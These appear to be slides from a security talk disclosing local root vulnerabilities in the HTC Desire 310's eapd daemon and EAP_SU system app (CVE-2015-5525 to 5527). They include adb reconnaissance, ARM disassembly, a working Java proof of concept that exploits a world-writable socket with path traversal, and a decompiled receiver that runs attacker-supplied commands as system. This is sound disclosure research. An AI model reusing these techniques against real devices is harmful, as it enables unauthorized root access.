


HTC DESIRE 310

Zeroday Time



```
Jons-Mac-Pro:~ jcase$ adb shell ps|grep root|grep system
root    118    1    4624    628    ffffffff 00000000 S /system/bin/vold
root    124    1    1856    296    ffffffff 00000000 S /system/bin/debuggerd
root    126    1   10164    916    ffffffff 00000000 S /system/bin/netd
root    167    1    1148    128    ffffffff 00000000 S /system/bin/eapd
Jons-Mac-Pro:~ jcase$
```

- Plug phone in
- Check for processes running as root from /system
- vold, debuggerd, netd are normal, we expect them
- What is eapd? Search on Google, XDA and GitHub
- Nothing, wtf is this?

HTC DESIRE 310

Zeroday Time

```
jcase — bash — 78x29
Jons-Mac-Pro:~ jcase$ adb shell ls -l /dev/socket
srw-rw---- system system 2015-08-04 15:22 adbd
srw-rw---- gps system 2015-08-04 15:22 agpsd
srw-rw---- bluetooth net_bt 2015-08-04 15:22 bt.a2dp.stream
srw-rw---- bluetooth net_bt 2015-08-04 15:22 bt.int.adp
srw-rw---- bluetooth bluetooth 2015-08-04 15:22 dbus
srw-rw---- root inet 2015-08-04 15:22 dnssproxd
srw-rw-rw- root system 2015-08-04 15:22 eapd
srw-rw---- root system 2015-08-04 15:22 hald
srw----- system system 2015-08-04 15:22 installd
srw-rw-rw- root root 2015-08-04 15:22 keystore
srw-rw---- root system 2015-08-04 15:22 ndns
srw-rw---- root system 2015-08-04 15:22 netd
srw-rw-r-- root inet 2015-08-04 15:22 netdiag
srw-rw-rw- root root 2015-08-04 15:22 property_service
srw-rw---- root radio 2015-08-04 15:22 rild
srw-rw---- root radio 2015-08-04 15:22 rild-atci
srw-rw---- radio system 2015-08-04 15:22 rild-debug
srw-rw---- radio system 2015-08-04 15:22 rild-mtk-modem
srw-rw---- radio net_bt 2015-08-04 15:22 rild-mtk-ut
srw-rw---- radio net_bt 2015-08-04 15:22 rild-mtk-ut-2
srw-rw---- root radio 2015-08-04 15:22 rild2
srw-rw---- root radio 2015-08-04 15:22 rild3
srw-rw---- root radio 2015-08-04 15:22 rild4
srw-rw---- root mount 2015-08-04 15:22 vold
srw-rw---- wifi wifi 2015-08-04 15:23 wpa_wlan0
srw-rw---- root system 2015-08-04 15:22 zygote
Jons-Mac-Pro:~ jcase$
```

- Check /dev/socket
- eapd has a world writable socket?
- IDA time.

HTC DESIRE 310

Zeroday Time

- So it opens and listens on a socket
- I suck at ARM asm

```
PUSH.W      {R4-R11,LR}
SUB         SP, SP, #0x1FC
LDR        R5, =(__stack_chk_guard_ptr - 0x90E)
LDR        R6, =(aEapd - 0x916)
ADD        R5, PC ; __stack_chk_guard_ptr
LDR        R5, [R5] ; __stack_chk_guard
LDR        R2, =(aEapDaemonStart - 0x918)
LDR        R0, [R5]
ADD        R6, PC ; "eapd"
ADD        R2, PC ; "eap daemon Start\n"
MOV        R1, R6
STR        R0, [SP,#0x220+var_2C]
MOVS      R0, #4
BLX        android_log_print
MOVS      R3, #0x2D
MOVS      R1, #0 ; int
MOVS      R2, #0x96 ; size_t
ADD        R0, SP, #0x220+var_15C ; void *
STRH.W    R3, [SP,#0x220+var_20C]
BLX        memset
LDR        R1, =(aAndroid_socket - 0x93A)
MOVS      R2, #0x10 ; size_t
ADD        R0, SP, #0x220+var_1CC ; void *
ADD        R1, PC ; "ANDROID_SOCKET_"
BLX        memcpy
MOVS      R1, #0 ; int
MOVS      R2, #0x30 ; size_t
ADD        R0, SP, #0x220+var_1BC ; void *
BLX        memset
MOV        R1, R6
MOVS      R2, #0x30
ADD.W     R0, SP, #0x220+var_1BD
BLX        strcpy
ADD        R0, SP, #0x220+var_1CC ; char *
BLX        getenv
MOV        R4, R0
CMP        R0, #0
BEQ.W     loc_BCE
```

HTC DESIRE 310

Zeroday Time

- A path + input + ".sh"
- hmm looking fun

```
loc_B30
LDR
ADD
LDR
MOV
LDR
ADD
STR
ADD
STR
ADD
MOVS
BLX
LDR
MOV
MOV
MOVS
ADD
BLX
LDR
MOV
ADD
BLX
MOV
CBZ
R1, =(a_sh - 0xB3E)
R6, SP, #0x220+var_C4
R2, =(aSSS - 0xB42)
R0, R6 ; char *
R3, =(aDataDataCom_cc - 0xB46)
R1, PC ; a_sh ; ".sh"
R7, [SP, #0x220+var_220]
R2, PC ; "%s%s%s"
R1, [SP, #0x220+var_21C]
R3, PC ; "/data/data/com.cci.eapenhance/cache/"
R1, #0x96 ; size_t
snprintf
R2, =(aScript_pathS - 0xB56)
R1, R5
R3, R6
R0, #6
R2, PC ; "script_path = %s"
__android_log_print
R1, =(aR - 0xB60)
R0, R6 ; char *
R1, PC ; "r"
fopen
R9, R0
R0, loc_BAA
```

HTC DESIRE 310

Zeroday Time

- system(path);
- The path already exists
- We can't control contents of the path
- Transversal!

```
LDR      R2, =(aSS - 0xB74)
MOVS    R1, #0x96 ; size_t
LDR      R3, =(aSystemBinSh - 0xB76)
ADD     R0, SP, #0x220+var_15C ; char *
STR     R6, [SP, #0x220+var_220]
ADD     R2, PC ; "%s %s"
ADD     R3, PC ; "/system/bin/sh"
BLX     snprintf
LDR      R2, =(aCmdS - 0xB84)
MOV     R1, R5
ADD     R3, SP, #0x220+var_15C
MOVS    R0, #6
ADD     R2, PC ; "cmd===== %s"
BLX     __android_log_print
ADD     R0, SP, #0x220+var_15C ; char *
BLX     system
MOV     R0, R9 ; FILE *
BLX     fclose
MOV     R0, R6 ; char *
BLX     remove
ADD     R0, SP, #0x220+var_15C ; void *
MOVS    R1, #0 ; int
MOVS    R2, #0x96 ; size_t
BLX     memset
```

HTC DESIRE 310

Zeroday Time

```
LocalSocket mLocalSocket = new LocalSocket();
LocalSocketAddress mAddress = new LocalSocketAddress("eapd", LocalSocketAddress.Namespace.RESERVED);

String mScript = "#!/system/bin/sh\n/system/bin/reboot\n";

File scriptPath = new File ("/data/data/a.b.c/d/e.sh");

PrintWriter mWriter = new PrintWriter(scriptPath);
mWriter.println(mScript);
mWriter.close();

mLocalSocket.connect(mAddress);
OutputStream mOS = mLocalSocket.getOutputStream();
mOS.write("../..a.b.c/d/e".getBytes());
mOS.flush();
mLocalSocket.close();
```

- Write script to a path we control, "/data/data/a.b.c/d/e.sh"
- Send "../..a.b.c/d/e" to socket
- Phone reboots!
- Confirmed root!

HTC DESIRE 310

Zeroday Time

- CVE-2015-5525 - Unsecured socket/IPC to root process
- CVE-2015-5526 - Transversal/Unsanitized input
- but wait there's more!



HTC DESIRE 310

Zeroday Time

- EAP_SU.apk
- System app
- One receiver

```
<manifest android:sharedUserId="android.uid.system"
  android:versionCode="2" android:versionName="1.1"
  package="com.cci.eapsu" xmlns:android="http://
  schemas.android.com/apk/res/android">
  <uses-sdk android:minSdkVersion="8"
    android:targetSdkVersion="15" />
  <!--removed a bunch of permissions that we don't need to
  see-->

  <application android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/AppTheme">
    <receiver android:name=".CmdReceiver">
      <intent-filter>
        <action
          android:name="com.cci.eapsu.DoSuCmd" />
        </intent-filter>
      </receiver>
    </application>
</manifest>
|
```


HTC DESIRE 310

Zeroday Time

- CVE-2015-5527
- We can write to the original path
- No transversal needed
- We can trigger eapd to execute
- No need for weak permissions

```
protected static boolean DoSuCmd(String cmd) {
    boolean bool = false;
    SystemProperties.set("ctl.start", "my_su_command");
    String CmdPath = "/data";
    String CmdName = "cmd.sh";

    File fileScript = new File(CmdPath, CmdName);
    if(fileScript.exists()) {
        fileScript.delete();
    }

    if(!FileOperations.writeStrToFile(
        fileScript.getAbsolutePath(), cmd, false)) {
        if(fileScript.exists()) {
            fileScript.delete();
        }
    } else {
        SystemProperties.set("ctl.start", "my_su_command");
        bool = true;
    }

    return bool;
}

public void onReceive(Context context, Intent intent) {
    if(intent.getAction().equals("com.cci.eapsu.DoSuCmd")) {
        this.cmd = intent.getExtras().getString("cmd");
        CmdReceiver.DoSuCmd(this.cmd);
    }
}
```